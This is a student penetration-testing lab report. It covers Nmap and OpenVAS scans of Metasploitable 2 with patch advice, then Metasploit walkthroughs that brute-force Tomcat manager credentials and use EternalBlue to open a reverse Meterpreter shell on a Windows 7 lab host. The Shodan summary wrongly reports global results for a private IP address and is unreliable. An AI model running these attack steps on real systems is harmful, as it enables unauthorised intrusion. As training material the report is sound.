VAPT-TASK 02 Report

Mohammed Hussain Shaikh

Contents

VAPT-TASK 02 Report 1
- **Introduction** 3
- **Metasploitable 2 Machine Scan** 4
- **Reconnaissance of Metasploitable 2 Machine** 8
- **Exploit Metasploitable 2 Machine** 10
- **Exploit Windows 7 Machine** 12
- **Exploit DVWA with sqlmap** 15
- **Lessons Learnt** 21
- **References** 22

Introduction

In this report I am going to explain the below findings with the help of screenshots and diagrams:


- Scan Metasploitable 2 machine with Nmap and OpenVAS.
- Use Shodan to perform reconnaissance on Metasploitable 2 machine.
- Exploit Metasploitable 2 machine with Metasploit Framework.
- Exploit Windows 7 Machine.
- Exploit DVWA with sqlmap for SQL injection.

Metasploitable 2 Machine Scan

Nmap Scan of Metaploitable2 machine

```
┌──(kali㉿kali)-[~/Desktop]
└─$ nmap -sV 192.168.1.27
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-03 03:45 -0500
Nmap scan report for 192.168.1.27
Host is up (0.00027s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login       OpenBSD or Solaris rlogind
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:BF:F7:71 (Oracle VirtualBox virtual NIC)
```

OpenVAS Scan of Metasploitable2 machine



ScanID	Vulnerability	CVSS Score	Priority	Host
001	The rexec service is running	10.0	Critical	192.168.1.27
002	OS EOL Detection	10.0	Critical	192.168.1.27
003	MySQL Default Credentials	9.8	Critical	192.168.1.27
004	Apache Tomcat AJP RCE Vulnerability	9.8	Critical	192.168.1.27
005	VNC Brute Force Login	9.0	Critical	192.168.1.27
006	UnrealIRCd Authentication Spoofing Vulnerability	8.1	High	192.168.1.27
007	FTP Brute Force Logins With Default Credentials	7.5	High	192.168.1.27
008	rsh Unencrypted Cleartext Login	7.5	High	192.168.1.27
009	TWiki Cross-Site Request Forgery Vulnerability	6.8	Medium	192.168.1.27
010	Anonymous FTP Login	6.4	Medium	192.168.1.27
011	TCP Timestamps Information Disclosure	2.6	Low	192.168.1.27

The rexec service is running
CVE ID: CVE-1999-0618
Patch: Disable the rexec service and use alternatives like SSH instead.

OS EOL Detection
CVE ID:
Patch: Update the OS on the remote host to a version which is still supported and receiving security updates by the vendor.

MySQL Default Credentials
CVE ID: CVE-2024-22901
Patch: Change the password as soon as possible.

Apache Tomcat AJP RCE Vulnerability
CVE ID: CVE-2020-1938
Patch: Update Apache Tomcat to version 7.0.100, 8.5.51, 9.0.31 or later.

VNC Brute Force Login
CVE ID:
Patch: Change the password to something hard to guess or enable password protection at all.

UnrealIRCd Authentication Spoofing Vulnerability
CVE ID: CVE-2016-7144
Patch: Update to version 3.2.10.7, 4.0.6 or later.

FTP Brute Force Logins With Default Credentials
CVE ID: CVE-2020-36915
Patch: Change the password as soon as possible.

rsh Unencrypted Cleartext Login
CVE ID: CVE-1999-0651
Patch: Disable the rsh service and use alternatives like SSH instead.

TWiki Cross-Site Request Forgery Vulnerability
CVE ID: CVE-2009-4898
Patch: Upgrade to TWiki version 4.3.2 or later.

Anonymous FTP Login
CVE ID: CVE-1999-0497
Patch: If you do not want to share files, you should disable anonymous logins.

TCP Timestamps Information Disclosure
CVE ID:
Patch: To disable TCP timestamps on linux add the line 'net.ipv4.tcp_timestamps = 0' to /etc/sysctl.conf. Execute 'sysctl -p' to apply the settings at runtime. To disable TCP timestamps on Windows execute 'netsh int tcp set global timestamps=disabled'.

100-Word email to developers with PoC:

Subject: Critical Vulnerabilities Identified in OpenVAS/GVM Scan – Immediate Action Required

Dear Development Team,

Our recent OpenVAS/GVM scan of host 192.168.1.27 identified multiple critical vulnerabilities requiring urgent remediation. Critical issues include rexec service exposure (CVSS 10.0), OS End-of-Life detection (10.0), MySQL default credentials (9.8), Apache Tomcat AJP RCE (9.8), and VNC brute-force susceptibility (9.0).

PoC examples:
• MySQL default login successful using “root”.
• AJP port 8009 allowed file inclusion test confirming RCE exposure.
• Anonymous FTP login granted directory access.


Immediate actions: disable insecure services (rexec, rsh), patch/upgrade OS and Tomcat, enforce strong credentials, and restrict external access.

Please prioritize remediation and confirm patch timelines.


Regards,
Security Team

Reconnaissance of Metasploitable 2 Machine


1) Shodan scan for Metasploitable 2 machine.



2) Shodan Report.



3) Open Ports.



50-word recon summary:
A global Shodan search for 192.168.1.27 produced 744 hits, mostly from France, the US, Italy, China, and Spain. 137, 135, 5353, 80, 3702, 21, 1900, 8080, and 443 are frequently open ports. Telecom Italia and Orange S.A. are affiliated companies. Vulnerability CVE-2018-8440 was found, suggesting a possible risk of remote exploitation.

Exploit Metasploitable 2 Machine

1) Run sudo msfconsole.

```
┌──(kali㉿kali)-[~/Desktop]
└─$ sudo msfconsole
[sudo] password for kali:
Metasploit tip: Network adapter names can be used for IP options set LHOST
eth0


Unable to handle kernel NULL pointer dereference at virtual address 0xd34db33f
EFLAGS: 00010046
eax: 00000001 ebx: f77c8c00 ecx: 00000000 edx: f77f0001
esi: 803bf014 edi: 8023c755 ebp: 80237f84 esp: 80237f60
ds: 0018   es: 0018  ss: 0018
Process Swapper (Pid: 0, process nr: 0, stackpage=80377000)


Stack: 90909090990909090990909090
       90909090990909090990909090
       90909090.90909090.90909090
       90909090.90909090.90909090
       90909090.90909090.09090900
       90909090.90909090.09090900
       ............................
       cccccccccccccccccccccccccccc
       cccccccccccccccccccccccccccc
       ccccccccc.................
       cccccccccccccccccccccccccccc
       cccccccccccccccccccccccccccc
       .................ccccccccc
       cccccccccccccccccccccccccccc
       cccccccccccccccccccccccccccc
       ............................
       ffffffffffffffffffffffffffff
       ffffffff..................
       ffffffffffffffffffffffffffff
       ffffffff..................
       ffffffff..................
       ffffffff..................


Code: 00 00 00 00 M3 T4 SP L0 1T FR 4M 3W OR K! V3 R5 I0 N5 00 00 00 00
Aiee, Killing Interrupt handler
Kernel panic: Attempted to kill the idle task!
In swapper task - not syncing


       =[ metasploit v6.4.112-dev                         ]
+ -- --=[ 2,607 exploits - 1,325 auxiliary - 1,710 payloads     ]
+ -- --=[ 430 post - 49 encoders - 14 nops - 9 evasion          ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf >
```

2) Search the exploit.

```
msf > search tomcat_mgr_login

Matching Modules
================

   #  Name                                      Disclosure Date  Rank    Check  Description
   -  ----                                      ---------------  ----    -----  -----------
   0  auxiliary/scanner/http/tomcat_mgr_login   .                normal  No     Tomcat Application Manager Login Utility

Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/http/tomcat_mgr_login

msf >
```

3) Use the exploit.

```
msf > use 0
msf auxiliary(scanner/http/tomcat_mgr_login) >
```

4) Set the necessary information.

```
msf auxiliary(scanner/http/tomcat_mgr_login) > set rhosts 192.168.1.27
rhosts => 192.168.1.27
msf auxiliary(scanner/http/tomcat_mgr_login) > set rport 8180
rport => 8180
msf auxiliary(scanner/http/tomcat_mgr_login) >
```

5) Run the exploit.

```
msf auxiliary(scanner/http/tomcat_mgr_login) > run
[!] No active DB -- Credential data will not be saved!
[-] 192.168.1.27:8180 - LOGIN FAILED: admin:admin (Incorrect)
[-] 192.168.1.27:8180 - LOGIN FAILED: admin:manager (Incorrect)
[-] 192.168.1.27:8180 - LOGIN FAILED: admin:role1 (Incorrect)
[-] 192.168.1.27:8180 - LOGIN FAILED: admin:root (Incorrect)
[-] 192.168.1.27:8180 - LOGIN FAILED: admin:tomcat (Incorrect)
[-] 192.168.1.27:8180 - LOGIN FAILED: admin:s3cret (Incorrect)
[-] 192.168.1.27:8180 - LOGIN FAILED: admin:vagrant (Incorrect)
[-] 192.168.1.27:8180 - LOGIN FAILED: admin:QLogic66 (Incorrect)
[-] 192.168.1.27:8180 - LOGIN FAILED: admin:password (Incorrect)
[-] 192.168.1.27:8180 - LOGIN FAILED: admin:Password1 (Incorrect)
[-] 192.168.1.27:8180 - LOGIN FAILED: admin:changethis (Incorrect
[-] 192.168.1.27:8180 - LOGIN FAILED: admin:r00t (Incorrect)
[-] 192.168.1.27:8180 - LOGIN FAILED: admin:toor (Incorrect)
[-] 192.168.1.27:8180 - LOGIN FAILED: admin:password1 (Incorrect)
[-] 192.168.1.27:8180 - LOGIN FAILED: admin:j2deployer (Incorrect
[-] 192.168.1.27:8180 - LOGIN FAILED: admin:OvW*busr1 (Incorrect)
[-] 192.168.1.27:8180 - LOGIN FAILED: admin:kdsxc (Incorrect)
[-] 192.168.1.27:8180 - LOGIN FAILED: admin:owaspba (Incorrect)
[-] 192.168.1.27:8180 - LOGIN FAILED: admin:ADMIN (Incorrect)
```

6) Correct credentials found.

```
[-] 192.168.1.27:8180 - LOGIN FAILED: root:xampp (Incorrect)
[-] 192.168.1.27:8180 - LOGIN FAILED: tomcat:admin (Incorrect)
[-] 192.168.1.27:8180 - LOGIN FAILED: tomcat:manager (Incorrect)
[-] 192.168.1.27:8180 - LOGIN FAILED: tomcat:role1 (Incorrect)
[-] 192.168.1.27:8180 - LOGIN FAILED: tomcat:root (Incorrect)
[+] 192.168.1.27:8180 - Login Successful: tomcat:tomcat
[-] 192.168.1.27:8180 - LOGIN FAILED: both:admin (Incorrect)
[-] 192.168.1.27:8180 - LOGIN FAILED: both:manager (Incorrect)
[-] 192.168.1.27:8180 - LOGIN FAILED: both:role1 (Incorrect)
[-] 192.168.1.27:8180 - LOGIN FAILED: both:root (Incorrect)
[-] 192.168.1.27:8180 - LOGIN FAILED: both:tomcat (Incorrect)
[-] 192.168.1.27:8180 - LOGIN FAILED: both:s3cret (Incorrect)
```

Exploit-DB for PoC:

This module can be used to execute a payload on Apache Tomcat servers that have an exposed "manager" application. The payload is uploaded as a WAR archive containing a jsp application using a PUT request. The manager application can also be abused using /manager/html/upload, but that method is not implemented in this module.

Exploit Windows 7 Machine

1) Run sudo msfconsole.

```
┌──(kali㉿kali)-[~/Desktop]
└─$ sudo msfconsole
[sudo] password for kali:
Metasploit tip: Open an interactive Ruby terminal with irb

                                                  ____
                                                 < HONK >
                                                  ----
                                                 /
                                                /
                                               /
                                              /
                                             /
                                            /
                                           /
                                          /
                                         /
                                        /
                                       /
                                      /
                                     /
                                    /
                                   /
                                  /
                                 /
                                /
                               /
                              /
                             /
                            /
                           /
                          /
                         /
                        /
                       /
                      /
                     /
                    /
                   /
                  /
                 /
                /
               /
              /
             /
            /
           /
          /
         /
        /
       /
      /
     /
    /
   /
  /
 /
/
=[ metasploit v6.4.112-dev                                 ]
+ -- --=[ 2,607 exploits - 1,325 auxiliary - 1,710 payloads     ]
+ -- --=[ 430 post - 49 encoders - 14 nops - 9 evasion          ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf >
```


2) Search the eternalblue exploit.

```
msf > search exploit/windows/smb/ms17_010_eternalblue

Matching Modules
================

   #  Name                                      Disclosure Date  Rank     Check  Description
   -  ----                                      ---------------  ----     -----  -----------
   0  exploit/windows/smb/ms17_010_eternalblue  2017-03-14       average  Yes    MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
   1    \_ target: Automatic Target             .                .        .      .
   2    \_ target: Windows 7                    .                .        .      .
   3    \_ target: Windows Embedded Standard 7  .                .        .      .
   4    \_ target: Windows Server 2008 R2       .                .        .      .
   5    \_ target: Windows 8                    .                .        .      .
   6    \_ target: Windows 8.1                  .                .        .      .
   7    \_ target: Windows Server 2012          .                .        .      .
   8    \_ target: Windows 10 Pro               .                .        .      .
   9    \_ target: Windows 10 Enterprise Evaluation  .          .        .      .


Interact with a module by name or index. For example info 9, use 9 or use exploit/windows/smb/ms17_010_eternalblue
After interacting with a module you can manually set a TARGET with set TARGET 'Windows 10 Enterprise Evaluation'
```

3) Use the exploit.

```
msf > use 0
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf exploit(windows/smb/ms17_010_eternalblue) >
```

4) Record the Ip address of Windows 7 machine, which is 192.168.1.42



5) Set the rhosts to the Windows 7 machine.


```
msf exploit(windows/smb/ms17_010_eternalblue) > set rhosts 192.168.1.42
rhosts => 192.168.1.42
msf exploit(windows/smb/ms17_010_eternalblue) >
```

6) Run the exploit. As we can see below, we get a meterpreter session.


```
msf exploit(windows/smb/ms17_010_eternalblue) > run
[*] Started reverse TCP handler on 192.168.1.35:4444
[*] 192.168.1.42:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.1.42:445      - Host is likely VULNERABLE to MS17-010! - Windows 7 Ultimate 7601 Service Pac
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-3.1.25/lib/recog/fingerprint/regexp_
[*] 192.168.1.42:445      - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.1.42:445 - The target is vulnerable.
[*] 192.168.1.42:445 - Connecting to target for exploitation.
[+] 192.168.1.42:445 - Connection established for exploitation.
[+] 192.168.1.42:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.1.42:445 - CORE raw buffer dump (38 bytes)
[*] 192.168.1.42:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 55 6c 74 69 6d 61  Windows 7 Ultima
[*] 192.168.1.42:445 - 0x00000010  74 65 20 37 36 30 31 20 53 65 72 76 69 63 65 20  te 7601 Service
[*] 192.168.1.42:445 - 0x00000020  50 61 63 6b 20 31                                Pack 1
[+] 192.168.1.42:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.1.42:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.1.42:445 - Sending all but last fragment of exploit packet
[*] 192.168.1.42:445 - Starting non-paged pool grooming
[+] 192.168.1.42:445 - Sending SMBv2 buffers
[+] 192.168.1.42:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.1.42:445 - Sending final SMBv2 buffers.
[*] 192.168.1.42:445 - Sending last fragment of exploit packet!
[*] 192.168.1.42:445 - Receiving response from exploit packet
[+] 192.168.1.42:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.1.42:445 - Sending egg to corrupted connection.
[*] 192.168.1.42:445 - Triggering free of corrupted buffer.
[*] Sending stage (232006 bytes) to 192.168.1.42
[*] Meterpreter session 1 opened (192.168.1.35:4444 → 192.168.1.42:49169) at 2026-03-04 04:31:30 -0500
[+] 192.168.1.42:445 - =-=-=-=
```

Exploit DVWA with sqlmap

